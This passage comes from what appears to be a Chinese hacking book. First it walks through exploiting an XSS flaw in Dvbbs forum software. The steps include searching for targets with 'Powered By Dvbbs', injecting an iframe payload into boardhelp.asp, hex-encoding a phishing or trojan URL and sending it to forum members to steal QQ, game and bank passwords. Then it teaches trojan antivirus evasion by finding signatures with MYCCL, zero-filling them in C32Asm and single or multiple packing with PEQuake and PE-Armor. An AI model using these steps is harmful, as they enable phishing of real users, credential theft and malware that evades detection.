动网论坛爆出漏洞的页面总共有 4 个，它们分别是 show.asp、smiley.asp、boardhelp.asp 和 usersms.asp 页面。出现问题的原因也非常相似，都是因为程序对输出的变量未过滤，导致了 XSS 跨站漏洞的出现。

提示 ATTENTION

XSS 也称为跨站脚本攻击，它指的是恶意攻击者往 Web 页面里插入恶意 HTML 代码，当用户浏览该页之时，嵌入 Web 页面的 HTML 代码会被执行，从而达到攻击用户的目的。XSS 属于被动式攻击，因为被动且不好利用，所以许多人常忽略了它的危害性。

例如在 show.asp 页面中，由于 Request 函数在传递 filetype 和 username 两个输出变量时未对它们过滤，因此黑客可以对这些没有过滤的变量加以利用，用来进行挂马和钓鱼。上述这些跨站漏洞的出现，应该是编写程序时疏忽导致的。

XSS 跨站漏洞就如同一个商场中没有保安和管理人员一样，在这样一个缺乏有效监管和审查的商场中，自然会有冒充商场人员的骗子混进来摆摊设点，而消费者会将这些骗子误认为是商场的内部员工，即便上当也认为自己是被商场骗了，而非外来的骗子所骗。

提示 ATTENTION

在 ASP 脚本语言中，可以使用 Request 对象访问任何基于 HTTP 请求传递的信息，包括从 HTML 表格用 POST 方法或 GET 方法传递的参数、Cookie 和用户认证。Request 对象能够访问客户端发送给服务器的二进制数据。

STEP1 在谷歌中输入“Powered By Dvbbs”寻找使用动网论坛的网站，在搜索结果中挑选一个作为测试目标。以 boardhelp.asp 为例，它的 XSS 跨站激活方法是在 boardhelp.asp 页面后

添加“? act=1&title= < iframe src=http://www.google.com > < /iframe >”。



选定测试目标后，输入漏洞激活命令，例如在网址 http://bbs.abc.com/dvbbs/ 后输入“boardhelp.asp ? act=1&title= < iframe src=http://www.google.com > < /iframe >”，观察页面是否会出现谷歌页面。如果该论坛帮助页面出现了内嵌的谷歌页面，则表明该论坛还没有打上补丁，可以继续下一步操作。



STEP2 将谷歌页面换成挂马页面，就完成了论坛挂马操作。利用该漏洞还可以进行网络钓鱼，这是该漏洞的主要利用方式之一。黑客会用 Microsoft Expression Web 或者 Adobe Dreamweaver 网页编辑程序创建一个 550×650 大小的广告式钓鱼页面。

将制作好的钓鱼页面上传到支持 ASP 服务的网站空间中。这个广告式钓鱼页面一般非常具有诱惑力，让人一看就产生点击的冲动，而不会去想它为什么出现在这里。如果用户点击了这个广告式钓鱼页面，就会进入下一个钓鱼页面。这个钓鱼页面才是真正起作用的，多是骗 QQ、网游、

网银等的用户名和密码。

STEP3 打开浏览器，进入 <http://tool.chinaz.com>，点击“代码转换工具”，选择“URL16进制加密”，然后在需要加密的地址中输入伪装页面网址，例如“<http://www.伪装页面地址.com/xxx.asp>”，点击“加密”，将加密后的代码复制粘贴到“<iframe src=http://加密后的网址></iframe>”中。



接下来将完整的代码 <http://www.abc.com/dvbbs/boardhelp.asp?act=1&title=>

<iframe src=http:// %74%6F%6F%6C%2E%63%68%69%6E%61%7A%2E%63%6F%6D/ ></iframe> 通过论坛内部的短消息发送给论坛中的部分网友，然后坐等愿者上钩了。



打上紧急补丁

防范 XSS 跨站攻击，最好的方法仍然是将漏洞补上，目前动网官方推出了紧急补丁，下载地址：<http://bbs.dvbbs.net/dispbbs.asp?boardid=151&Id=1530985>。普通读者在上网时，最好使用能拦截网页木马的安全辅助工具，避免被网页木马骚扰。此外，如果可能，可以选择能自动屏蔽跨站网址的浏览器。

新华书店
PDG

第9章 木马与杀毒软件的角逐

现在不安装杀毒软件的用户已经不多，为了躲避杀毒软件的追杀，各种木马可谓是“八仙过海各显神通”。本章就带领读者进入研习木马技术的高级阶段——木马防杀技术。

9.1 杀毒软件如何杀毒

要了解木马如何防杀，首先得从杀毒软件的原理说起，对于免杀，也许读者或多或少都有些了解，但是大家对杀毒软件又有多少了解呢？也许正是因为你对杀毒软件了解不足，所以才造成一些看似比较奇怪的问题，例如无法精确的定位出特征码，或者每次定位的特征码都不一样等等。如果对杀毒软件若能有一个大体的了解，就会使一些问题迎刃而解，从而做到更加有效率的进行免杀。


9.1.1 杀毒的原理

一个杀毒软件的构造的复杂程度，要远远高于木马或病毒，所以其原理也比较复杂。而且鉴于现在木马病毒越来越向系统底层发展，杀毒软件的编译技术也在不断向系统底层靠近。例如现在的“主动防御”技术，就是应用 Ring0 层的编译技巧。

什么是 Ring0 层？这还得从系统构架说起，我们的系统为了保护指令的运行，提供了指令的 4 个不同特权级别 (Privilege)，术语称为 Ring，从 Ring 0 ~ Ring 3。Ring 0 的优先级最高，Ring 3 最低。各个级别对可以运行的指令有所限制，因此 Ring 0 是被用于运行操作系统内核，Ring 1 和 Ring 2 是用于操作系统服务，Ring 3 则是用于应用程序。然而实际上并没有必要用完 4 个不同的等级，一般的操作系统实现都仅仅使用了两个等级，即 Ring 0 和 Ring 3。

这里简单为读者介绍一下基本构成。一个杀

毒软件一般由扫描器、病毒库与虚拟机组成，并由主程序将他们结为一体。扫描器是杀毒软件的核心，用于分析发现病毒。一个杀毒软件的杀毒效果好坏就直接取决于，它的扫描器编译技术与算法是否先进，而且杀毒软件不同的功能往往对应着不同的扫描器，也就是说大多数杀毒软件都是由多个扫描器组成的。



杀毒软件分析过程

而病毒库存储的特征码形式则取决于扫描器采用哪种扫描技术。它里面存储着很多病毒所具有的独一无二的特征字符，称之为“特征码”。特征码总的分来只有两个，文件特征码与内存特征码。文件特征码存在于一些未执行的文件里，例如 EXE 文件、RMVB 文件、jpg 文件甚至是 txt 文件中都有可能存在文件特征码，也都有可能被查杀。而内存特征码仅仅存在于内存中已运行的应用程序。而虚拟机则是最近引进的概念，它可以使病毒在一个由杀毒软件构建的虚拟环境中执行，与现实的 CPU、硬盘等完全隔离，从而可以更加深入的检测文件的安全性。

简单的说，杀毒软件的原理就是匹配特征码。当扫描得到一个文件时，杀毒软件会检测这个文



件里是否包含病毒库里所包含的特征码，如果有则报病毒，如果没有纵然这个文件确实是一个病毒，它也会把它当作正常文件来看待。

9.1.2 基于文件扫描的技术

基于文件的杀毒技术可以分为“第一代扫描技术”、“第二代扫描技术”与“算法扫描”这三种方法，作为一个初学者来说了解一下即可。这里就简单介绍一下其中两种方法，详细的技术原理如果读者有兴趣的话可以自己研究。

1. 通配符扫描技术

通配符扫描技术属于是第一代扫描技术的一个分支，对于“通配符”可以理解为具有一定意义的符号，例如DOS命令里的“*”号就是任意长度的任意字符的意思，而且通配符在不同的领域也里可以代表不同的意思。

现在杀毒软件中简单的扫描器常常支持通配符，因为鉴于字符串扫描技术的执行速度与特征码长度限制等问题，使得其逐渐退出历史舞台。取而代之的是通配符扫描技术，通配符扫描技术以同样简单的原理与技术却实现了更为强大的功能。扫描器中的通配符一般用于跳过某些字节或字节范围，以至于现在有些扫描器还支持正则表达式。

下面通过一个例子，来讲解通配符扫描技术的原理。

例如杀毒软件的病毒库中有这样一段特征码：

0400 02 33C9 8BD1 419C

上面的特征码可以解释为：

- 尝试匹配 04，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 00，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 02，如果找到则继续，否则跳出。
- 尝试匹配 33，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 C9，如果找到则继续，否则跳出。

.....

这种扫描技术通常支持半字节匹配，这样可

以更精确地匹配特征码，一些早期的加密病毒用这种方法都比较容易检测出来。其实现在的一些特征码仍然在使用类似此种方法的特征码表达技术，因此掌握这些知识会对以后的免杀有所帮助，同样可以在定位特征码时更加了解自己正在做什么，以及做得是否正确等等。

2. 智能扫描

智能扫描属于第二代扫描技术的一个分支，这种方法是在一种病毒变异工具包出现之后提出的。智能扫描法会忽略检测文件中像NOP这样的无意义指令。而对于文本格式脚本病毒或宏病毒，则可以替换掉多余的例如空格、换行符或制表符等空白字符，这一切替换动作在扫描缓冲区就会执行，从而大大提高了扫描器的检测能力。

3. 近似精确识别法

近似精确识别法同样是属于第二代扫描技术的一个分支，但是相比起来应用的更为广泛，这种扫描技术包含了两种方式与若干种方法，在这里不可能一一介绍，下面将主要介绍两种方法的代表。

方法一：多套特征码

该方法采用两个或更多个字符串集来检测每个病毒，如果扫描器检测到其中一个特征符合，那么就会警告发现变种，但并不会执行下一步操作（例如清除病毒体或删除文件）。如果多个特征码全部符合，则报警发现病毒，并执行下一步操作。

方法二：效验和

对于校验和，也许有些读者会想到文件校验和比对的方法，这个方法的思路是将每一个无毒的文件生成一个校验和，等待下次扫描时在进行简单的校验和比对即可，如果校验和有所变化，在进行进一步的扫描，这样有利于提升扫描器的效率，但是严格地说，这并不算是扫描技术。

效验和扫描技术利用的最为到位的就是比较出名的KAV（卡巴斯基）了，它的第二代扫描器就采用了密码效验和技术，并且没有使用任何搜索字符串技术。关于效验和是一个复杂的概念，简单的说就是通过对病毒中的某一段代码的计算，

从而得出一个值（例如 123XY4），与 MD5 加密有些相似，当然这样说不完全正确。

但 KAV 采用的是一种由卡巴斯基发明的一种叫做密码校验和的特殊算法，这种算法通常会产生两个值。而且病毒库的查询采用了特征码分类思想，例如扫描 EXE 文件时只调用与 EXE 文件有关的病毒库，而根据 EXE 文件的位置不同（例如文件头、入口点）又分为不同的子库，这样有利于提高扫描速度。

通过上面的实例我们应该明白，例子介绍的通配符代表的肯定不是一个字节。也就是说，杀毒软件厂商定位的特征一般都是数十字节，所以定位特征码时就要避免定位过于精确，一般保证在 10 字节以内就足够了。


如果特征码定位的过于精确，会为以后的修改操作带来很大不必要的麻烦。其实，我们可以简单的想一下，是修改一个字节的方法多，还是修改 10 字节的方法多？而由智能扫描也可以得出一个结论，就是不要将杀毒软件想得太傻，例如属于智能扫描的一个分支——启发式扫描，它会将一些异常改动计算到可能性的“权值”里，如果一个文件的可疑改动过多就会导致报毒，这样所做的一些工作就起到了相反的作用，是典型的画蛇添足。所以修改木马文件时也要掌握一个度的问题，不要修改得过多，但还要保证自己的木马免杀时间够长，这就要明白哪些更改会被归为可疑修改，而哪些则不会。但是掌握这些是需要一定的 PE 文件结构基础知识的。

最后就是卡巴斯基的密码校验和扫描技术了。对于密码校验和更深层次的知识，这里只谈他对免杀带来什么样的影响。首先，特殊的扫描方法必然会导致特殊的特征码，所以密码校验和的真正特征码通常体积都比较大，通过脚本木马的一些实验卡巴斯基 7.0 对字母的大小写不是很敏感，此外对文件代码的变动也不是很敏感。也就是说，只要包含特征码的这行代码，在卡巴斯基的校验和取样范围之内那么它就会报毒。而如果你将其移出这个范围，那么肯定会导致文件不能正常运行，唯一的办法就是更改代码结构。

9.1.3 认识了解PE文件结构

现在我们走进文件系统的底层——PE 文件结构的学习与探究。其实 PE 文件就是指 Windows 里的 DLL 与 EXE 文件，PE 的意思就是 Portable Executable，即可移植的执行体。读者也可以将其与 JPG、MP3 等文件对应理解，这样更容易揭开它的神秘面纱，显得更为亲近一些。当然，PE 文件要远比 MP3 等文件复杂得多，但是作为 Windows 操作系统里特有的一种可执行文件格式，只要能对其有一个大体的了解，就会使自己了解更多的免杀技术的本质，从而更加有效与正确的利用这些技术。

PE 文件总的来说是由 DOS 文件头、DOS 加载模块、PE 文件头、区段表与区段 5 部分构成。其实如果在纯 Windows 环境下运行，DOS 文件头、DOS 加载模块根本是用不上的，加上两个 DOS 相关的结构完全是为了兼容性问题。为了方便观察与理解，可以通过观察下面这张图大体了解 PE 文件的结构。




查看PE文件结构

从图上可以了解到，整个程序就是以 DOS 文件头“MZ”开始的，接下来就是 DOS 加载模块“This program cannot be run in DOS mode”，几乎每个 Windows 程序的前面都是这样一些信息。下面有一个以字母“PE”为开头的文件块，这就是大名鼎鼎的 PE 文件头了，PE 文件头的标准大小为 224 个字节，由图可见里面有一个画了横线标记的问号与左面的十六进制信息“E0”相

对应，这便是PE文件头体积的描述标记，十六进制的“E0”等于十进制的“224”由此也不难看出PE文件头的大小为224个字节。再往下就是以“.text”、“.data”与“.rsrc”组成的区段表了。

区段表也称节表，它的作用就相当于一本书中的目录，你想看哪一章哪一节，只要按着目录标注的页数去找就可以，PE文件的区段表也是起同样的作用，但是区段表除此之外还包含有各个区段的读写权限信息。而图中的“.text”、“.data”与“.rsrc”则是这个程序里的区段名称，也称为“节”。由此可见这个程序是由“.text”、“.data”与“.rsrc”这3个区段组成的。



| 节 | 虚拟大小 | 虚拟偏移 | 原始大小 | 原始偏移 | 特征值 |
|-------|----------|----------|----------|----------|----------|
| .text | 00001E3A | 00001000 | 00002000 | 00001000 | 80000020 |
| .data | 00001222 | 00003000 | 00002000 | 00003000 | 40000040 |
| .data | 000004A8 | 00005000 | 00001000 | 00005000 | C0000040 |
| .rsrc | 0000020C | 00006000 | 0000108C | 00006000 | 40000040 |

查看文件区段表

其实通过区段名称就可以大体猜出来这个区段里包含什么信息，在整个程序中能起到什么作用等等。由此可见，PE文件是一种结构组成十分科学的文件格式，因此也对快速的识别它起到了助推器的作用，只要你记住PE文件的这5个构成的结构，你就可以向别人说了解PE文件。

现在让大家抽象的了解一下PE文件的构成：

- DOS MZ header <<DOS头
- DOS stub <<DOS加载模块
- PE header <<PE文件头
- Section table <<区段表
- Section 1 <<区段1
- Section 2 <<区段2
- Section ...
- Section n <<区段n

如果要详细介绍PE文件，恐怕就是一本书记也介绍不完。所以就为读者简单地说明一下，如果你喜欢可以当作一种知识储备给背下来。

DOS MZ header：也称之DOS文件头，或DOS MZ文件头，它是一段以关键字MZ为开头的数据，偏移量3C处包含着PE文件头的起始位

置信息。

DOS stub：这个区块是以一段“This program cannot be run in DOS mode”为标志，当运行环境不匹配时则弹出这句话，对于WIN32位的操作系统来讲，存在的意义不大完全可以删除。

PE header：这就是需要着重研究的PE文件头了，他是一段以关键字“PE”为开头的数，默认大小224字节，里面包含着许多信息，不过有用的就是描述自身大小的一个字段，大家可以仔细观察图1中PE文件头里的画横线部分。

Section table：区段表，也称为节表，这是一段记录着整个文件中区段的大小与位置信息表。

Section 1：区段，也称之为节，大家可以将其理解为一个存放数据的抽屉，每个抽屉都有自己不同的名字，往往通过名字就可判断里面包含着真么样的数据。由于这些区段的数量并没有限制，所以用了“Section 2”“Section ...”“Section n”表示剩余部分。

希望通过以上的介绍，读者能对PE文件有一个比较宽泛的了解，但是除此之外对于免杀技术来说，还有输入表也是必须了解的，而对于输入表就不这么简单了。输入表也称“导入表”，要了解导入表，还要从导入函数讲起，一看到类似的术语也许有一些初学的朋友就心存畏惧了。其实大家不用担心，电脑中的术语与你的名字没有什么区别，你不需要理解它究竟是什么意思，只要知道他代表什么就可以了。

如果一个程序需要运行的话，它执行的就是文件内部代码，而导入函数恰恰不属于这个定义，也就是说，导入函数就是代表被程序调用执行，但其执行的代码却不再程序中的一小部分函数。这些函数的真正代码位于某些DLL文件中，这调用者的程序中只保留一些调用这些函数的信息，包括需调用的函数名与DLL文件的名称等等。

但是对于这些硬盘上静态的PE文件来说，在自己被映射到内存之前，无法得知这些导入函数会在哪个地方出现。只有当文件被装入内存后，Windows才会将相应的DLL文件装入，并将导入函数与DLL中的实际函数地址联系起来，这便

是“动态链接”的概念，也就是为什么 DLL 文件会被称为“动态链接库文件”的原因。说了这么一大堆，归根结底就是要读者明白，动态链接就是由“导入表”来完成的。

9.1.4 认识并了解汇编语言

客观地说，免杀技术是一门涉猎面非常广的技术。如果学得精的话，可以轻松转型为反汇编、逆向工程甚至系统漏洞的发掘等其他顶级黑客技术。言归正传，现在介绍的就是初学朋友们认为很遥远的汇编语言，其实之所以说遥远是因为大家对汇编不了解所造成的一种假象。其实单从语言上来说，汇编要比其他编程语言简单一些，而且对于各位目前的层次来讲，也是只需与汇编“混个脸熟”即可，没有必要深入理解汇编语言。

1. 认识汇编语言

首先，在大家了解汇编语言之前，一定要先明白自己的目标是什么。对于现阶段大多数初学读者，如果想利用一些外行人看似很牛的免杀技术的话，就要对汇编的基本指令及其作用要有一

定的了解。当然在这之前，先要摆脱对汇编的陌生感，不要一看到汇编指令就迷糊，而是要学会在其中发现一些有用甚至是没有用的信息。

汇编语言如同其他语言一样，也指的是一个大类，例如 VB 相对应的 VBScript，C 对应的 VC 或 C++ 等等，这里主要学习汇编语言的常见格式，即反汇编出来的格式。首先大家要知道最常用的计算机都是应用的 Inter 8086 指令系统，而要了解汇编语言，也是基于 Inter 8086 的。Inter 8086 指令系统大致可以分为 6 个功能组，他们是：

- (1) 数据传送类指令
- (2) 算数运算类指令
- (3) 位操作类指令
- (4) 控制转移类指令
- (5) 串操作类指令
- (6) 处理机控制类指令

其中 1、2、4 类对免杀比较有用的，当然这也是相对而言并不绝对。下面在看看汇编语言的通用格式：

标号： 指令 目的操作数，源操作数；注释
00001A2B： add esp,1；将指针寄存器加 1

由上可知汇编语言的格式由 4 部分组成，其中标号表示该指令在主机中的逻辑地址，这个大家不用了解。而指令也称为指令助记符，就是汇编语言中的“代码”了。而目的操作符与原操作符则代表操作的对象。最后的注释是对这一段指令的说明，实际上可以可有可无，他在程序编译与执行时不产生任何影响。

下面一起来看看程序被反汇编之后是什么样子的。这里我们使用一款源码分析器——OllyDbg，在分析源码中主要分为“地址”、“HEX 数据”、“反汇编”与“注释”这 4 部分组成，其中的“反汇编”区域便是大家以后的主要“战场”。



了解程序的汇编语言

其中的“地址”代表程序加载到内存之后的

相对地址，与平时定位特征码时的偏移量并不是一个概念，紧随其后的“HEX 数据”表明这段指令在用 16 进制查看后的状态，而后面的“反汇编”就是指这段程序的反汇编代码了，另外这里的“注释”大多都是指程序中的字符，或调用的命令。


2.比较常用的汇编指令

这里所指的比较常用的汇编指令是针对免杀工作而言的，大家也可以将其作为一个参考的形式来对待这一小节的内容，遇到不懂的指令就先到这里来查看它的用法，久而久之也就记熟了。

| 指令 | 代码 | 格式 | 说明 |
|---------|------|--------------------|---------------------|
| 传送指令 | mov | Mov ebp,esp ; | 将esp传送至ebp |
| 进栈指令 | push | Push ebp ; | 将基址指针寄存器 (ebp) 压入堆栈 |
| 出栈指令 | pop | Pop ebp ; | 将基址指针寄存器 (ebp) 弹出堆栈 |
| 加法指令 | add | Add esp,1 ; | 将指针寄存器 (esp) 加1 |
| 减法指令 | sub | Sub esp,1 ; | 将指针寄存器 (esp) 减1 |
| 增量指令 | inc | Inc ecx ; | 计数器 (ecx) 加1 |
| 减量指令 | dec | Dec ecx ; | 计数器 (ecx) 减1 |
| 无条件转移指令 | jmp | Jmp 00000001 ; | 跳转到00000001 |
| 子程序调用指令 | call | Call XX.00001234 ; | 调用位于00001234处的子程序 |

9.2 修改特征码瞒骗杀毒软件

木马要免杀，其中最简单的就是修改木马特征码。所谓的特征码其实可以说成病毒的“指纹”。当杀毒软件公司收集到一只新的病毒时，他们就会从这个病毒程序中截取一小段独一无二而且足以表示这只病毒的二进制程序代码，来当作查毒程序辨认此病毒的依据。



木马的指纹就是特征码

也就是说当杀毒软件在检查一个软件时如果发现里面含有已截取到的某种病毒的特征码，就

会把这个软件认定为病毒。为了减少误报率，现在的杀毒软件会提取多段特征码，也就是常说的复合特征码。

一般情况下，杀毒软件的检测方式有两种，即“文件杀毒”和“内存杀毒”。也就是说，要想木马程序不被查杀，它的文件和内存两方面都可以免杀才行。

瑞星在内存杀毒方面首屈一指，而卡巴斯基则在文件杀毒方面高人一筹，所以黑客在制作免杀时都利用这两个杀毒软件作为参照物。有的时候我们往往改一处特征码就可达到免杀效果，当然有些杀毒软件或者对某些木马要同时改几处才能免杀。

9.2.1 设置MYCCL复合特征码定位器

MYCCL是一个特征码的检测工具，运行MYCCL后单击界面上的“文件”按钮来选择程序文件，并将“带后缀”选项前面的打勾选中；接着单击“目录”按钮来设置一个分块目录，默认会在程序目录中新建的一个名为“OUTPUT”的目录。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



设置程序分块

然后在“分块个数”选项中设置分块的个数，用户可以根据自己的需要进行设置。不过一般情况下都是采用由小到大来设置的，我们这里设置10；设置完成后单击“生成”按钮，就能在目录中生成相应的程序分块。




OUTPUT目录中的10组分块

9.2.2 划分特征码范围

现在启动一款杀毒软件对分块目录进行查杀，当杀毒软件检测到被杀的文件后，将全部被杀的文件删除掉。接着返回到 MYCCL 的主界面，单击“二次处理”按钮后，MYCCL 会出现一个提示框，告知用户“程序已经找到一处特征码，但是可能还存在其他的特征码，是否继续生成文件进行分析？”，我们单击“是”按钮继续。

接着再用杀毒软件对分块目录进行查杀，查杀完成后再次单击“二次处理”按钮，然后重复查杀、二次处理的步骤，直到 MYCCL 提示无其他的特征码为止。接着再单击“二次处理”按钮，MYCCL 就会提示查找到一处特征码“00004F06_00000B2A”，这样我们就获得了一个大致的特征码定位的范围。



第二次处理

9.2.3 缩小特征码范围

特征码的大概范围知道以后，需要继续操作来缩小特征码的范围，以便我们后面的修改操作。单击 MYCCL 主界面中的“特征区间”按钮，然后在 MYCCL 主界面的右侧会出现一个名为“填充 / 特征码区间设定”的窗口。选中我们刚刚找到的那段特征码，在它上面单击鼠标右键并选择菜单中的“复合定位此处特征”命令。



复合定位特征

接着在主界面的“分块个数”选项中设置新的分块个数，我们将其设置为 100，这就是刚刚我们所说的由小到大。然后单击“生成”按钮，接着对目录里面的新的分块进行查杀。再单击“二次处理”按钮，接着对生成分块的目录进行查杀，然后重复操作直到生成的文件没有被查杀后，单击“二次处理”按钮得到一组特征码的地址 000094B60_000252A0。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



获取了第二次处理的特征码地址


9.2.4 修改特征码内容

了解特征码后，我们运行 C32Asm 这个程序后载入服务端程序，接着单击窗口右键中的“跳转”命令，在弹出窗口的“OFFSET”输入特征码地址单击确定按钮就会自动跳转到特征码的位置。



跳转到特征码地址

然后直接用 00 对找到的特征码进行填充，修改完成后对文件进行另存为操作即可。



填充特征码值

9.2.5 特征码防杀总结

更改特征码的确是免杀最常见，也是非常有效的方法之一。但是某种木马程序都有自己的运行规律，杀毒软件只要摸透这种木马的运行规律，杀毒软件的启发式杀毒就可以检测出来，更不用说现在流行的主动防御功能呢。因此黑客在进行免杀的时候，往往综合使用多种方法，最终才能躲过杀毒软件的多重检测。

9.3 加壳木马防范查杀

现在有黑客常常感叹道：壳之初，性本善。本来壳的诞生是为了保护程序不被破解，但是既然木马也是程序的一种类型，那么为什么不用它来保护木马程序呢？于是壳的用途也由此发生了戏剧性的改变，它们现在已经成为保护木马不被查杀的重要工具。那么木马免杀是否就是黑客的专利呢？当然不是，通过加壳任何人都可以很快完成自己的第一次免杀操作。

9.3.1 壳是用来干什么的

在自然界中，植物利用壳来保护种子，动物利用壳来保护身体。同样在一些计算机软件里，也有一段专门负责保护软件不被非法修改或反编译的程序。它们往往都是先于程序运行，拿到系统的控制权，然后完成保护软件的任务。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则大家就把这样的程序称为“壳”了。而“加壳”指的是对编译好的 EXE、DLL 等文件采用加壳来进行保护。

当加壳后的文件执行时，壳这段代码先于原始程序运行，它把压缩、加密后的代码还原成原始程序代码，然后再把执行权交还给原始代码。壳出于程序作者想对程序资源压缩、注册保护的目，把壳分为压缩壳、加密壳两种。顾名思义，压缩壳只是为了减小程序体积对资源进行压缩，加密壳也就是常说的保护壳、猛壳，它对程序输入表等内容进行加密保护。用加密壳加过之后程序会变大，而压缩壳会使程序变小。当然，有的壳不仅可以加密还能压缩。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.3.2 单一加壳伪装木马

要瞒骗杀毒软件，加壳的技巧也得多样化，而加壳的工具也多如牛毛，下面介绍的加壳方法目的是为了告诉读者一种思路，作为黑客，就应该灵活应用各种技巧。

单一加壳就是使用加壳程序对文件进行一次加壳。加壳免杀看似简单却在选择使用的加壳工具上很有技巧，一般都应该选择一些不常见的壳，或者一些猛壳或是刚刚发布的新壳。这样杀毒软件在没有对这种壳进行破解之前，是无法脱壳分析文件的特征码的。首先我们选择的是最新的国产加壳程序 PEQuake，这个加密壳是在 Hying's PE-Armor 壳上修改而成的，而我们选择需要处理的程序是一款网络漏洞搜索工具。


STEP1 首先运行这个加壳程序后切换到窗口的“设置”标签，将其中的除了“保留额外数据”以外的选项都选中，接着单击“应用”按钮确认刚刚的设置。



选项设置

STEP2 然后单击窗口的“压缩文件”标签，通过“文件”选项后的按钮来选择木马服务端程序，最后单击窗口中的“压缩”按钮来完成操作。经过这样的处理后，这款网页木马生成工具就已经免杀了。

注意 **ATTENTION**
这种加壳的时效性是有限的，因为杀毒软件也会不断地发展，一旦杀毒软件的病毒库更新该加壳程序的特征码之后，那么这种加壳程序也就“过时”了。




加壳木马服务端

要瞒骗杀毒软件，加壳的技巧也得多样化，而加壳的工具也多如牛毛，下面介绍的加壳方法目的是为了告诉读者一种思路，作为黑客，就应该灵活应用各种技巧。

9.3.3 多重加壳伪装木马

虽然在前面提到加壳要选择一些陌生的加壳程序，其实很多常见的加壳程序联合使用也能起到免杀的作用。

STEP1 首先运用强壳来进行加壳，接着再通过压缩壳来压缩。这里我们选择的是 Hying's PE-Armor 这款加壳工具，在弹出窗口的“处理”标签中的“要保护的的文件”选项中，选择需要加壳的文件；再切换到“设置1”标签，我们选择其中的“合并区段”、“忽略区块共享”、“保留额外数据”、“压缩资源”、“输入表加密”等。




设置加壳选项

接着再切换到“设置2”标签，选中“将自身伪装为”选项，然后从下拉列表选择一个伪装的项目。最后返回到“处理”标签并单击其中

